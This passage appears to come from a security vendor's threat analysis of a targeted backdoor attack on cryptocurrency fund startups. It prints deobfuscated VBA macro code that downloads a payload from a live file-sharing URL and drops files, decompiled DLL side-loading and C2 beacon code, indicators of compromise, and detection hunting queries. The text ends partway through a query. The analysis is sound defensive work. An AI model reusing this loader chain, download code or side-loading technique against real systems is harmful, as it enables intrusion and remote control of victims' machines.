CompObjUserTypeLen	31
CompObjUserType	Microsoft Excel 2003 Worksheet
ModifyDate	2022:10:14 02:34:33
TitleOfParts	Comparison_Oct 2022
SharedDoc	No
Author	Wolf
CodePage	Windows Latin 1 (Western European)
AppVersion	16
LinksUpToDate	No
ScaleCrop	No
LastModifiedBy	Wolf
HeadingPairs	Worksheets, 1
FileType	XLS
FileTypeExtension	xls
HyperlinksChanged	No
Security	None
CreateDate	2022:10:14 02:34:31
Software	Microsoft Excel
MIMEType	application/vnd.ms-excel




Figure 3. The information in the malicious Excel file

The macro is obfuscated and abuses UserForm (a feature used to create windows) to store data and variables. In this case, the name of the UserForm is *IFUZYDTTOP*, and the macro retrieves the information with the following code *IFUZYDTTOP.MgQnQVGB.Caption* where *MgQnQVGB* is the name of the label in the UserForm and *.caption* allows to retrieve the information stored into the UserForm.

The table below shows the data retrieved from the UserForm:

Obfuscated data	Original data
IFUZYDTTOP.nPuyGkKr.Caption & IFUZYDTTOP.jpgqKCxUd.Caption	MSXML2.DOMDocum
IFUZYDTTOP.QevjtDZF.Caption	b64
IFUZYDTTOP.MgQnQVGb.Caption	bin.base64
IFUZYDTTOP.iuIlTrLG.Caption	Base64 encoded Seco
IFUZYDTTOP.hMcZvwhq.Caption	C:\ProgramData\Micro
IFUZYDTTOP.DDFyQLPa.Caption	\VSDB688.tmp
IFUZYDTTOP.PwXgwErw.Caption & IFUZYDTTOP.ePGMifdW.Caption	Excel.Application

The macro retrieves some parameters from the UserForm as well as another XLS file stored in base64. The XLS file is dropped into the directory *C:\ProgramData\Microsoft Media* as *VSDB688.tmp* and runs in invisible mode.

```
Sub OpenNewWorkbook(FileName, DirectoryandFilename)

    On Error Resume Next
    Dim LHVROQMN As Object

    Set LHVROQMN = FileName.Workbooks.Open(DirectoryandFilename)
    FileName.Application.Visible = False

    Set FileName = Nothing
    Set LHVROQMN = Nothing

End Sub
```

Figure 4. The deobfuscated code to load the extracted worksheet in invisible mode.

Additionally, the main sheet in the Excel file is protected with the password *dragon* to encourage the target to enable the macros. The sheet is then unprotected after installing and running the other Excel file stored in Base64. This is likely used to trick the user to enable macros and not raise suspicion.

Extracted worksheet

The second Excel file, *VSDB688.tmp* (Sha256:

a2d3c41e6812044573a939a51a22d659ec32aea00c26c1a2fdf7466f5c7e1ee9), is used to retrieve a PNG file that is parsed later by the macro to extract two executable files and the encrypted backdoor. Below is the metadata for the second worksheet:

File Name	VSDB688.tmp
CompObjUserType	Microsoft Excel 2003 Worksheet
ModifyDate	2022:08:29 08:07:24
TitleOfParts	Sheet1
SharedDoc	No
CodePage	Windows Latin 1 (Western European)
AppVersion	16
LinksUpToDate	No
ScaleCrop	No
CompObjUserTypeLen	31
HeadingPairs	Worksheets, 1
FileType	XLS
FileTypeExtension	xls
HyperlinksChanged	No
Security	None
CreateDate	2006:09:16 00:00:00
Software	Microsoft Excel
MIMETYPE	application/vnd.ms-excel




Figure 5. The second file is completely empty but contains the same UserForm abuse technique as the first stage.

The table below shows the deobfuscated data retrieved from the UserForm:

Obfuscated data	Original data
GGPJPPVOJB.GbEtQGZe.Caption & GGPJPPVOJB.ECufizoN.Caption	MSXML2.DOMDocum
GGPJPPVOJB.BkxQNjsP.Caption	b64
GGPJPPVOJB.slgGbwvS.Caption	bin.base64
GGPJPPVOJB.kiTajKHg.Caption	C:\ProgramData\Softw
GGPJPPVOJB.fxSPzIWf.Caption	logagent.exe
GGPJPPVOJB.JzrHMGPQ.Caption	wsock32.dll
GGPJPPVOJB.pKLagNSW.Caption	56762eb9-411c-4842-
GGPJPPVOJB.grzjNBbk.Caption	/shadow
GGPJPPVOJB.aJmXcCtW.Caption & GGPJPPVOJB.zpxMSdzi.Caption	MSXML2.ServerXMLH
GGPJPPVOJB.rDHwJTxL.Caption	Get

The macro retrieves some parameters from the UserForm then downloads a PNG file from *hxxps://od.lk/d/d021d412be456a6f78a0052a1f0e3557dcfa14bf25f9d0f1d0d2d7dcdac86c73/Background.png*. The file was no longer available at the time of analysis, indicating that the threat actor likely deployed it only for this specific attack.

```
Public Function GetPNG()
    On Error Resume Next

    Dim Request As Object
    Dim URL As String
    Set Request = CreateObject(MSXML2.ServerXMLHTTP.6.0)

    URL = "https://od.lk/d/d021d412be456a6f78a0052a1f0e3557dcfa14bf25f9d0f1d0d2d7dcdac86c73/Background.png"
    Request.Open Get, URL, False
    Request.Send

    If Request.Status = 200 Then
        GetPNG = Request.ResponseBody
    Else
        Application.Quit
    End If

    Set Request = Nothing

End Function
```

Figure 6. Deobfuscated code that shows the download of the file *Background.png*

The PNG is then split into three parts and written in three different files: the legitimate file *logagent.exe*, a malicious version of *wsock32.dll*, and the XOR encrypted backdoor with the GUID (56762eb9-411c-4842-9530-9922c46ba2da). The three files are used to load the main payload to the target system.

```
If Dir(PATH & logagent) = "" Or Dir(PATH & sockdll) = "" Or Dir(PATH & IDDll) = "" Then

    GetPNG = GetPNG

    If Dir(PATH & logagent) = "" Then
        Call WriteFile(GetPNG, PATH & logagent, 1441, 112640)
    Else
        End If

    If Dir(PATH & sockdll) = "" Then
        Call WriteFile(GetPNG, PATH & sockdll, 114081, 99328)
    Else
        End If

    If Dir(PATH & IDDll) = "" Then
        Call WriteFile(GetPNG, PATH & IDDll, 213409, 116224)
    Else
        End If
End If
```

Figure 7. The three files are written into *C:\ProgramData\SoftwareCache* and run using the *CreateProcess* API

Loader analysis

Two of the three files extracted from the PNG file, *logagent.exe* and *wsock32.dll*, are used to load the XOR encrypted backdoor. The following sections present our in-depth analysis of both files.

Logagent.exe

Logagent.exe (Hash: 8400f2674892cdfff27b0dfe98a2a77673ce5e76b06438ac6110f0d768459942) is a legitimate system application used to log errors from Windows Media Player and send the information for troubleshooting.

The file contains the following metadata, but it is not signed:

Description	Value
language	English-US
code-page	Unicode UTF-16 little endian
CompanyName	Microsoft Corporation
FileDescription	Windows Media Player Logagent
FileVersion	12.0.19041.746
InternalName	logagent.exe
LegalCopyright	© Microsoft Corporation. All rights reserved.
OriginalFilename	logagent.exe
ProductName	Microsoft® Windows® Operating System
ProductVersion	12.0.19041.746

The *logagent.exe* imports function from the *wsock32.dll* which is abused by the threat actor to load malicious code into the targeted system. To trigger and run the malicious *wsock32.dll*, *logagent.exe* is run with the following arguments previously retrieved by the macro: *56762eb9-411c-4842-9530-9922c46ba2da /shadow*. Both arguments are then retrieved by *wsock32.dll*. The GUID *56762eb9-411c-4842-9530-9922c46ba2da* is the filename for the malicious *wsock32.dll* to load and */shadow* is used as an XOR key to decrypt it. Both parameters are needed for the malware to function, potentially hindering isolated analysis.




Figure 8. Command line execution from the running process logagent.exe

Wsock32.dll

The legitimate *wsock32.dll* is the Windows Socket API used by applications to handle network connections. In this attack, the threat actor used a malicious version of *wsock32.dll* to evade detection. The malicious *wsock32.dll* is loaded by *logagent.exe* through DLL side-loading and uses DLL proxying to call the legitimate functions from the real *wsock32.dll* and avoid detection. DLL proxying is a hijacking technique where a malicious DLL sits in between the application calling the exported function and a

legitimate DLL that implements that exported function. In this attack, the malicious *wsock32.dll* acts as a proxy between *logagent.exe* and the legitimate *wsock32.dll*.

It is possible to notice that the DLL is forwarding the call to the legitimate functions by looking at the import address table:

index	name (75)	location
1	accept	C:\Windows\System32\wsock32.dll.accept
2	bind	C:\Windows\System32\wsock32.dll.bind
3	closesocket	C:\Windows\System32\wsock32.dll.closesocket
4	connect	C:\Windows\System32\wsock32.dll.connect
5	getpeername	C:\Windows\System32\wsock32.dll.getpeername
6	getsockname	C:\Windows\System32\wsock32.dll.getsockname
7	getsockopt	C:\Windows\System32\wsock32.dll.getsockopt
8	htonl	C:\Windows\System32\wsock32.dll.htonl
9	htons	C:\Windows\System32\wsock32.dll.htons
10	inet_addr	C:\Windows\System32\wsock32.dll.inet_addr
11	inet_ntoa	C:\Windows\System32\wsock32.dll.inet_ntoa
12	ioctlsocket	C:\Windows\System32\wsock32.dll.ioctlsocket
13	listen	C:\Windows\System32\wsock32.dll.listen
14	ntohl	C:\Windows\System32\wsock32.dll.ntohl
15	ntohs	C:\Windows\System32\wsock32.dll.ntohs
16	recv	C:\Windows\System32\wsock32.dll.recv
17	recvfrom	C:\Windows\System32\wsock32.dll.recvfrom
18	select	C:\Windows\System32\wsock32.dll.select
19	send	C:\Windows\System32\wsock32.dll.send
20	sendto	C:\Windows\System32\wsock32.dll.sendto
21	setsockopt	C:\Windows\System32\wsock32.dll.setsockopt
22	shutdown	C:\Windows\System32\wsock32.dll.shutdown
23	socket	C:\Windows\System32\wsock32.dll.socket
24	MigrateWinsockConfiguration	C:\Windows\System32\wsock32.dll.MigrateWinsockConfiguration
25	n/a	n/a
26	n/a	n/a
27	n/a	n/a
--		

Figure 9. Import Address Table from *wsock32.dll*

indicator (39)	detail	level
The original name of the file has been found	name: HijackingLib.dll	3
The file checksum is invalid	checksum: 0x00000000	3
The file references a group of API	type: synchronization, count: 7	3
The file references a group of API	type: network, count: 59	3
The file references a group of API	type: diagnostic, count: 3	3
The file references a group of API	type: memory, count: 11	3

Figure 10. Retrieving data with PeStudio revealed the original file name for the malicious *wsock32.dll*.

When the malicious *wsock32.dll* is loaded, it first retrieves the command line, and checks if the file with the GUID as a filename is present in the same directory using the *CreateFile* API to retrieve a file handle.

```

memset(MultiByteStr, 0, 0x104ui64);
memset(&Filename, 0, 0x208ui64);
memset(&FileName, 0, 0x208ui64);
GetModuleFileNameW((HMODULE)'\\0', &Filename, 0x104u);
v0 = wcsrchr(&Filename, '\\');
memmove(&FileName, &Filename, (int)(2 * ((unsigned __int64)(v0 - &Filename) + 1)));
wcscat_s(&FileName, '\\x01\\x04', L"56762eb9-411c-4842-9530-9922c46ba2da");
v1 = '\\0';
*(_QWORD *)WideCharStr = '\\0';
v17 = '\\0';
v18 = '\\0';
v19 = '\\0';
v20 = '\\0';
pNumArgs = '\\0';
LPSTR_CMDLine = GetCommandLineW();
LP_CMDLINEARG = CommandLineToArgvW(LPSTR_CMDLine, &pNumArgs);
wcscpy_s(WideCharStr, '\\x14', LP_CMDLINEARG[2]);
WideCharToMultiByte(0, 0, WideCharStr, -1, MultiByteStr, '\\x01\\x04', (LPCSTR)'\\0', (LPBOOL)'\\0');
HDL_file = CreateFileW(
    &FileName,
    '\\xFF\\xFF\\xFF\\xFF\\0\\0\\0',
    '\\x03',
    (LPSECURITY_ATTRIBUTES)'\\0',
    '\\x03',
    0x80u,
    (HANDLE)'\\0');
FILE = HDL_file;
DWORD_FileSize = GetFileSize(HDL_file, (LPDWORD)'\\0');
v7 = DWORD_FileSize;
v8 = DWORD_FileSize + 1;
v9 = (void *)j__malloc_base(v8);
v10 = (_BYTE *)j__malloc_base(v8);
ReadFile(FILE, v9, v7, (LPDWORD)'\\0', (LPOVERLAPPED)'\\0');

```

Figure 11. Verification of the presence of the file `56762eb9-411c-4842-9530-9922c46ba2da` for decryption

The malicious *wsock32.dll* loads and decodes the final implant into the memory with the GUID name which is used to remote access the infected machine.

SHA256	2e8d2525a523b0a47a22a1e9cc9219d6526840d8b819d40d24046b17
Imphash	52ff8adb6e941e2ce41fd038063c5e0e
Rich PE Hash	ff102ff1ac1c891d1f5be7294035d19e
Filetype	PE32+ DLL
Compile Timestamp	2022-08-29 06:33:10 UTC

Once the file is loaded into the memory, it gives remote access to the threat actor. At the time of the analysis, we could not retrieve the final payload. However, we identified another variant of this attack and retrieved the payload, which is discussed in the next section. Identified implants were connecting back to the same command-and-control (C2) server.

Related attack

We identified another file using a similar mechanism as *logagent.exe* and delivering the same payload. The loader is packaged as an MSI package and as posed an application called *CryptoDashboardV2* (Hash: e5980e18319027f0c28cd2f581e75e755a0dace72f10748852ba5f63a0c99487). After installing the MSI, it uses a legitimate application called *tplink.exe* to sideload the malicious DLL called *DUser.dll* and uses DLL proxying as well.

creation datetime	11/12/2009 11:47
author	168 Trading
title	Installation Database
page count	200
word count	2
keywords	Installer, MSI, Database
last saved	11/12/2009 11:47
revision number	{30CD8B94-5D3C-4B55-A5A3-3FC9C7CCE6D5}
last printed	11/12/2009 11:47
application name	Advanced Installer 14.5.2 build 83143
subject	CryptoDashboardV2
template	x64;1033
code page	Latin I
comments	This installer database contains the logic and data required to install CryptoE




Figure 12. Installation details of the MSI file

Once the package is installed, it runs and side-loads the DLL using the following command: `C:\Users\user\AppData\Roaming\Dashboard_v2\TPLink.exe" 27E57D84-4310-4825-AB22-743C78B8F3AA /sven`, where it noticeably uses a different GUID.

Further analysis of the malicious *DUser.dll* showed that its original name is also *HijackingLib.dll*, same as the malicious *wsock32.dll*. This could indicate the usage of the same tool to create these malicious DLL proxies. Below are the file details of *DUser.dll*:

SHA256	90b0a4c9fe8fd0084a5d50ed781c7c8908f6ade44e5654acffea922e28'
Imphash	52ff8adb6e941e2ce41fd038063c5e0e
Rich PE Hash	ff102ff1ac1c891d1f5be7294035d19e
Filetype	Win32 DLL
Compile Timestamp	2022-06-20 07:47:07 UTC

Once the DLL is running, it loads and decodes the implant in the memory and starts beaconing the same domain. In that case, the implant is using the GUID name `27E57D84-4310-4825-AB22-743C78B8F3AA` and the XOR key `/sven`.

Implant analysis

The payload decoded in the memory by the malicious DLL is an implant used by the threat actor to remotely access the compromised machine. We were able to get the one from the second variant we uncovered. Below are the details of the payload:

SHA256	ea31e626368b923419e8966747ca33473e583376095c48e815916ff90
Imphash	96321fa09a450119a8f0418ec86c3e08
Rich PE Hash	8c4fb0cb671dbf8d859b875244c4730c
Filetype	Win32 DLL
Compile Timestamp	2022-06-20 00:51:33 UTC

First, the sample retrieves some information from the targeted system. It can connect back to a remote server and receive commands from it.


```

49 HINTERNET = InternetOpenW((LPCWSTR)szAgent, 0, (LPCWSTR)'\0', 0i64, '\0');
50 if ( HINTERNET )
51 {
52     if ( (*(_WORD *))(v9 + '\b') - 'S') & 0xFFDF )
53     {
54         Flag = 0;
55         ServerName = (const WCHAR *)(v9 + 14);
56     }
57     else
58     {
59         Flag = 1;
60         ServerName = (const WCHAR *)(v9 + '\x10');
61     }
62     PORT = 80;
63     if ( Flag )
64         PORT = 443;
65     hConnect = InternetConnectW(HINTERNET, ServerName, PORT, (LPCWSTR)'\0', (LPCWSTR)'\0', '\x03', '\0', '\0');
66     if ( hConnect )
67     {
68         *(_OWORD *)szVerb = '\0';
69         sub_180001830(v37, (char *)&word_18001BA14, ymm0_8_0);
70         v18 = qword_18001CEB0('\0', '\0', v37, '\xFF\xFF\xFF\xFF', '\0', '\0');
71         if ( v18 <= 8 )
72             qword_18001CEB0('\0', '\0', v37, '\xFF\xFF\xFF\xFF', szVerb, v18);
73         lpszReferrer = (const WCHAR *)&v39;
74         if ( a8 )
75             lpszReferrer = (const WCHAR *)'\0';
76         hRequest = HttpOpenRequestW(
77             hConnect,
78             szVerb,
79             lpszObjectName,
80             (LPCWSTR)'\0',
81             lpszReferrer,
82             (LPCWSTR *)'\0',
83             (Flag << 23) - 0x7BFB0900,
84             '\0');
85         hRequest_1 = hRequest;
86         if ( hRequest )
87         {
88             if ( HttpSendRequestW(hRequest, (LPCWSTR)'\0', 0, (LPVOID)'\0', '\0') )
89             {
90                 if ( !a8 )
91                 {
92                     Buffer = '\0';
93                     dwBufferLength = 4;

```

Figure 13. Details about the connection to the C2.

<input type="checkbox"/> Resolve addresses			
Protocol	Local Address	Remote Address	State
TCP	192.168.1.6:53691	198.54.115.248:443	SYN_SENT

Figure 14. The sample is connecting back to the domain name *strainservice[.]com*.

Infrastructure

It is interesting to notice that the threat actor abused OpenDrive in one of the variants to deliver the payload. The OpenDrive account has been set up quickly for a one shot, indicating that it was created for only one target.

We identified one domain used as C2 server, *strainservice[.]com* and connected back to the two implants. This domain was registered on June 26 on Namecheap, just before the distribution of the first variant. At the time of the attack, the server had port 80, 443, and 2083. The implants were communicated on port 443.

Defending against targeted attacks

In this report we analyzed a targeted attack on cryptocurrency investment fund startups. Such companies are relatively new, but manage hundreds of millions of dollars, raising interest by threat actors.

In this attack we identified that the threat actor has broad knowledge of the cryptocurrency industry as well as the challenges their targets may face, increasing the sophistication of the attack and their chance of success. The threat actor used Telegram, an app widely used in the field, to identify the profile of interest, gained the target's trust by discussing relevant topics, and finally sent a weaponized document that delivered a backdoor through multiple mechanisms. Additionally, the second attack identified was luring a fake crypto dashboard application.

The cryptocurrency market remains a field of interest for threat actors. Targeted users are identified through trusted channels to increase the chance of success. While the biggest companies can be targeted, smaller companies can also be targets of interest. The techniques used by the actor covered in this blog can be mitigated by adopting the security considerations provided below:

- Use the included indicators of compromise to investigate whether they exist in your environment and assess for potential intrusion.

- Educate end users about [protecting personal and business information](#) in social media, filtering unsolicited communication (in this case, Telegram chat groups), identifying lures in spear-phishing email and watering holes, and reporting of reconnaissance attempts and other suspicious activity.
- Educate end users about [preventing malware infections](#), such as ignoring or deleting unsolicited and unexpected emails or attachments sent via instant messaging applications or social networks. Encourage end users to practice good credential hygiene and make sure the [Microsoft Defender Firewall](#) (which is enabled by default) is always on to prevent malware infection and stifle propagation.
- [Change Excel macro security settings](#) to control which macros run and under what circumstances when you open a workbook. Customers can also [stop malicious XLM or VBA macros](#) by ensuring runtime macro scanning by Antimalware Scan Interface ([AMSI](#)) is on. This feature—enabled by default—is on if the Group Policy setting for Macro Run Time Scan Scope is set to “Enable for All Files” or “Enable for Low Trust Files”.
- Turn on [attack surface reduction rules](#) to prevent common attack techniques observed in this threat:
 - Block Office applications from creating executable content
 - Block Office communication application from creating child processes
 - Block Win32 API calls from Office macros
- Ensure that [Microsoft Defender Antivirus](#) is up to date and that real-time behavior monitoring is enabled.

Detection details

Microsoft Defender Antivirus

Microsoft Defender Antivirus detects threat components as the following malware:

- TrojanDownloader:O97M/Wolfic.A
- TrojanDownloader:O97M/Wolfic.B
- TrojanDownloader:O97M/Wolfic.C
- TrojanDownloader:Win32/Wolfic.D
- TrojanDownloader:Win32/Wolfic.E
- Behavior:Win32/WolficDownloader.A
- Behavior:Win32/WolficDownloader.B

Microsoft Defender for Endpoint

Alerts with the following titles in the security center can indicate threat activity on your network:

- An executable loaded an unexpected dll
- DLL search order hijack
- 'Wolfic' malware was prevented

Advanced hunting queries

The following hunting queries locate relevant activity.

Query that looks for Office apps that create a file within one of the known bad directories:

```
DeviceFileEvents
| where InitiatingProcessFileName has_any ("word", "excel", "access",
"outlook" "powerpnt")
| where ActionType == "FileCreated"
| where parse_path( FolderPath ).DirectoryPath has_any(
    @"C:\ProgramData\Microsoft Media",
```

```
@ "C:\ProgramData\SoftwareCache",
@ "Roaming\Dashboard_v2"
)
| project Timestamp, DeviceName, FolderPath, InitiatingProcessFileName,
SHA256, InitiatingProcessAccountName, InitiatingProcessAccountDomain
```

Query that looks for Office apps that create a file within an uncommon directory (less than five occurrences), makes a set of each machine this is seen on, and each user that has executed it to help look for how many users/hosts are compromised:

```
DeviceFileEvents
| where InitiatingProcessFileName has_any ("word", "excel", "access",
"outlook", "powerpnt")
| where ActionType == "FileCreated"
| extend Path = tostring(parse_path(FolderPath).DirectoryPath)
| summarize PathCount=count(), DeviceList=make_set(DeviceName),
AccountList=make_set(InitiatingProcessAccountName) by FileName, Path,
InitiatingProcessFileName, SHA256
| where PathCount < 5
```

Query that summarizes child process of Office apps, looking for less than five occurrences:

```
DeviceProcessEvents
| where InitiatingProcessFileName has_any ("word", "excel", "access",
"powerpnt")
| summarize ProcessCount=count(), DeviceList=make_set(DeviceName),
AccountList=make_set(InitiatingProcessAccountName) by FileName,
FolderPath, SHA256, InitiatingProcessFileName
| where ProcessCount < 5
```

Query that lists of all executables with Microsoft as ProcessVersionInfoCompanyName, groups them together by path, then looks for uncommon paths, with less than five occurrences:

```
DeviceProcessEvents
| where ProcessVersionInfoCompanyName has "Microsoft"
| extend Path = tostring(parse_path(FolderPath).DirectoryPath)
```

```
| summarize ProcessList=make_set(FileName) by Path
| where array_length( ProcessList ) < 5
```

Query that searches for connections to malicious domains and IP addresses:

```
DeviceNetworkEvents
| where (RemoteUrl has_any ("strainervice.com"))
       or (RemoteIP has_any ("198.54.115.248"))
```

Query that searches for files downloaded from malicious domains and IP addresses.

```
DeviceFileEvents
| where (FileOriginUrl has_any ("strainervice.com"))
       or (FileOriginIP has_any ("198.54.115.248"))
```

Query that searches for Office apps downloading files from uncommon domains, groups users, filenames, and devices together:

```
DeviceFileEvents
| where InitiatingProcessFileName has_any ("word", "excel", "access",
"powerpnt")
| where ActionType == "FileCreated"
| where isnotempty( FileOriginUrl ) or isnotempty( FileOriginIP )
| summarize DomainCount=count(),
